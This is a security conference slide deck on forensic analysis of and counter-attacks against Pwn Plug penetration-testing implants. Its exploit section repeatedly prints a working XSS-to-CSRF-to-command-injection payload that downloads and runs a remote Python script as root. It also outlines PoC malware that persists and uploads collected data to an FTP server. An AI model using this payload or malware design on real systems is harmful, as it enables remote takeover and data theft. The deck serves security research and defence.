

Pwn the Pwn Plug:

Analyzing and Counter-Attacking
Attacker-Implanted Devices

Wesley McGrew


Assistant Research Professor
Mississippi State University
Center for Computer Security Research

McGrew Security
wesley@mcgrewsecurity.com

Introduction

- Wesley McGrew
 - Breaking things, RE, forensics, etc.
 - Finally finished dissertation - Ph.D.
 - Assistant Research Professor
 - Mississippi State University
 - NSA CAE Cyber Operations
 - McGrewSecurity.com @McGrewSecurity

Attacker-Implantable Devices



Attacker-Implantable Devices


- Malicious attackers/Penetration testers
- How can you respond to one found in your organization?
- What're the implications of vulnerabilities in attack software/hardware?

Response

- Identification: Network/Physical
- Found one!



Response



- Seizure, imaging, forensication
 - What info/systems has it compromised?
 - Attribution
 - Challenge: Procedures for embedded devices
- Counter-attack
 - Offline & modify vs. attack in place
 - Monitor the attacker - Attribution/Motive
 - Turn it into a honeypot

Pwning Pentesters

- Implantable device:
 - Send it in to do an internal test from comforts of "home"
 - Nerdy James Bond physical pentest payload
 - Re-used from test to test, client to client
 - (Not leaving it there, that thing's expensive!)
 - Do you wipe it? (do you know how?)

Pwning Pentesters

- Put on your black hat.
- Hacking a pentester's implantable device:
 - In the field
 - On the bench
- All sorts of benefits...



Implications of Pwning Pentesters

- **Intercept:** Let them do the work for you
- **Modify/Filter:** Keep some of the results for yourself
- **Camouflage:** Make your own attacks appear part of the test
- **Competitive Intel:** Steal all the Oday
- **Gift that Keeps Giving:** Do it again and again as tester reuses device between clients

Difficulties Securing Implanted Attack Devices

- By definition, out of your physical control
- Small/weird platforms
- Update procedure
- Underlying attack software - Software Engineering Practices
 - Did it work? Push a release, move on
 - Proof of Concept code
 - Huge attack surface

Security geeks can be easy targets

```
Discovery: Metasploit 4.1.0 Web UI stored XSS vulnerability
Discovery ID: SSCHADV2011-033
Author: Stefan Schurtz
Affected Software: Successfully tested on Metasploit Community Edition
Vendor URL: http://metasploit.com/
Vendor Status: informed
```

A million bojillion Wireshark vulns

PWN'ING YOU(R) CYBER OFFENDERS

PIOTR DUSZYNSKI SENIOR SECURITY CONSULTANT, TRUSTWAVE SPIDERLABS

LET'S SCREW WITH NMAP

GREGORY PICKETT PENETRATION TESTER, HELLFIRE SECURITY

MALICIOUS FILE FOR EXPLOITING FORENSIC SOFTWARE

Commercial forensic software such as EnCase, FTK and X-Ways Forensics adonts

PRESENTED BY

Takahiro Haruyama

Hiroshi Suzuki

Semantics makes it hard to use search engines to find exploits in exploits and vulns in vuln tools

Case Study: Pwn Plug

Forensics & Counter-Attack

Pwn Plug Forensics

- Forensic acquisition of Pwn Plug
 - (explicit detail in whitepaper)
 - Create a bootable USB drive
 - Convince U-Boot to boot it
 - dd the root filesystem

Pwn Plug Forensics

- Analysis
 - UBIFS filesystem-level analysis limited
 - Compression
 - Can probably forget deleted files, etc.
 - mtd-utils for mounting the image
 - Attached storage - Normal procedures
 - More luck filesystem-level

Pwn Plug Vuln/Exploit

- plugui/Pwnix UI - Web interface for commercial version of the Pwn Plug

PWNIE EXPRESS

Basic Setup Plug Services Reverse Shells

Evil AP

Current Status: **Enabled**

Evil AP name (SSID):

Enter SSID:
* Pwnie

Start Evil AP

Stop Evil AP

Stop Evil AP

Log tail (/var/log/evilap.log)

```
08:36:57 Access Point with BSSID F8:D1:11:13:BC:8F started.
08:36:57 Got directed probe request from 00:1E:8F:A6:5B:70 - "Staplest
08:36:57 Got directed probe request from 00:1E:8F:A6:5B:70 - "Staplest
08:36:58 Got directed probe request from 00:1E:8F:A6:5B:70 - "Staplest
08:36:58 Got directed probe request from 00:1E:8F:A6:5B:70 - "Staplest
08:36:58 Got broadcast probe request from 00:1E:8F:A6:5B:70
08:36:58 Got directed probe request from 00:1E:8F:A6:5B:70 - "Staplest
08:36:58 Got an auth request from 00:1E:8F:A6:5B:70 (open system)
08:36:58 Client 00:1E:8F:A6:5B:70 associated (unencrypted) to ESSID: "
08:36:58 Got directed probe request from 00:1E:8F:A6:5B:70 - "Staplest
```

SSH over DNS Tunnel

SSH Receiver (IP or DNS name):

Schedule to run:
Every Minute

SSH over ICMP Tunnel

SSH Receiver (IP or DNS name):

Schedule to run:
Every Minute

SSH over 3G/GSM (3G/Elite plugs only)

SSH Receiver (IP or DNS name):

SSH Receiver Port:

3G/GSM Adapter
Unlocked GSM

Schedule to run:
Every Minute

Standard SSH "Egress Buster"

SSH Receiver (IP or DNS name):

- TCP Port 21
- TCP Port 22
- TCP Port 23
- TCP Port 25
- TCP Port 110
- TCP Port 123
- TCP Port 161
- TCP Port 500
- TCP Port 1723
- TCP Port 4500

Schedule to run:
Every Minute

PWNIE EXPRESS

Basic Setup Plug Services Reverse Shells System Status Help

Passive Recon

Current Status: **Enabled**

Enable Passive Recon
Enable

Disable Passive Recon
Disable

HTTP requests, user-agents, cookies, etc. (/var/log/recon/http.log)

```
192.168.001.160.41104-074.125.228.101.00080: GET /__utm.gif?utmwv=5.3.1&utms=3&utmn=1188701272&utm
Host: www.google-analytics.com
User-Agent:
Referer: http://www.pwnieexpress.com/downloads.html
192.168.001.160.54915-064.207.139.243.00080: GET /support.html HTTP/1.1
Host: www.pwnieexpress.com
User-Agent:
Referer: http://www.pwnieexpress.com/downloads.html
Cookie: __utma=129171085.635249979.1328500426.1337200676.1337242611.159; __utmz=129171085.13371
192.168.001.160.41104-074.125.228.101.00080: GET /__utm.gif?utmwv=5.3.1&utms=4&utmn=916220297&utm
```

Passive OS discovery (/var/log/recon/p0f.log)

```
192.168.1.160:45998 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 192.168.1.5:8443 (distance 0, link: ethernet/modem)
192.168.1.160:45999 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 192.168.1.5:8443 (distance 0, link: ethernet/modem)
192.168.1.160:46000 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 192.168.1.5:8443 (distance 0, link: ethernet/modem)
192.168.1.160:54911 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 64.207.139.243:80 (distance 0, link: ethernet/modem)
192.168.1.160:41104 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 74.125.228.101:80 (distance 0, link: ethernet/modem)
192.168.1.160:53454 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 173.194.74.189:443 (distance 0, link: ethernet/modem)
192.168.1.160:54451 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 173.194.68.189:443 (distance 0, link: ethernet/modem)
192.168.1.160:54915 - Linux 2.6 (newer, 3) (up: 2 hrs) -> 64.207.139.243:80 (distance 0, link: ethernet/modem)
```

Clear-text passwords (/var/log/recon/dsniff.log)

**Boring, but with their
powers combined...**


XSS

CSRF

**Command
Injection
(in a privileged interface)**

Boring, but with their powers combined...

Injected with
a packet




XSS

CSRF


**Command
Injection**
(in a privileged interface)

Boring, but with their powers combined...

Injected with
a packet



XSS




CSRF

Payload
Calls...


**Command
Injection**
(in a privileged interface)

Boring, but with their powers combined...


Injected with
a packet



XSS



CSRF



Submits...

**Command
Injection**

(in a privileged interface)


Payload
Calls...

Boring, but with their powers combined...


Injected with a packet

We get remote root!


(In some pretty realistic circumstances)



XSS



CSRF



Submits... Command Injection

(in a privileged interface)

Payload Calls...

Payload to exploit packet

: GET

```
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

XSS in Passive Recon Page

: GET

```
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
```

User-Agent: Hi

Referer: Hi

Cookie: Hi

passes regexp to get to page

XSS in Passive Recon Page

: GET

```
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
```

```
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

passes regexp to get to page

XSS Payload

CSRF in the SSH tunnel page

: GET

```
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
```

```
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

passes regexp to get to page

XSS Payload

CSRF'ing a form submission

Command Injection in SSH tunnel script

: GET

```
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
```

User-Agent: Hi

Referer: Hi

Cookie: Hi

passes regexp to get to page

XSS Payload

CSRF'ing a form submission

Command injection

What do we run?

- My PoC "malware", pwnmon

Cleans up after exploit

Installs self

Sets up persistence

Disables bash history clearing

Phones home for more code

Every so often gathers:

- Process list
- Command history
- File listing
- Network interfaces
- Network connections
- All log files & results

Wraps it up and sends it to your FTP server.

Demo

**All the filez you need on the DVD
+ a floor-model Pwn Plug from the Vendor Area
(or an unsuspecting friend's)**

Conclusions

- Attacker-implanted devices can provide good counter-intel info for organizations
- For pentesters:
 - Know your tools, test your tools, use them safely
 - Monitor carefully and clean up
- For people who break things:
 - Pentesting tools make great targets

**Join me in the Q&A room for
questions and discussion**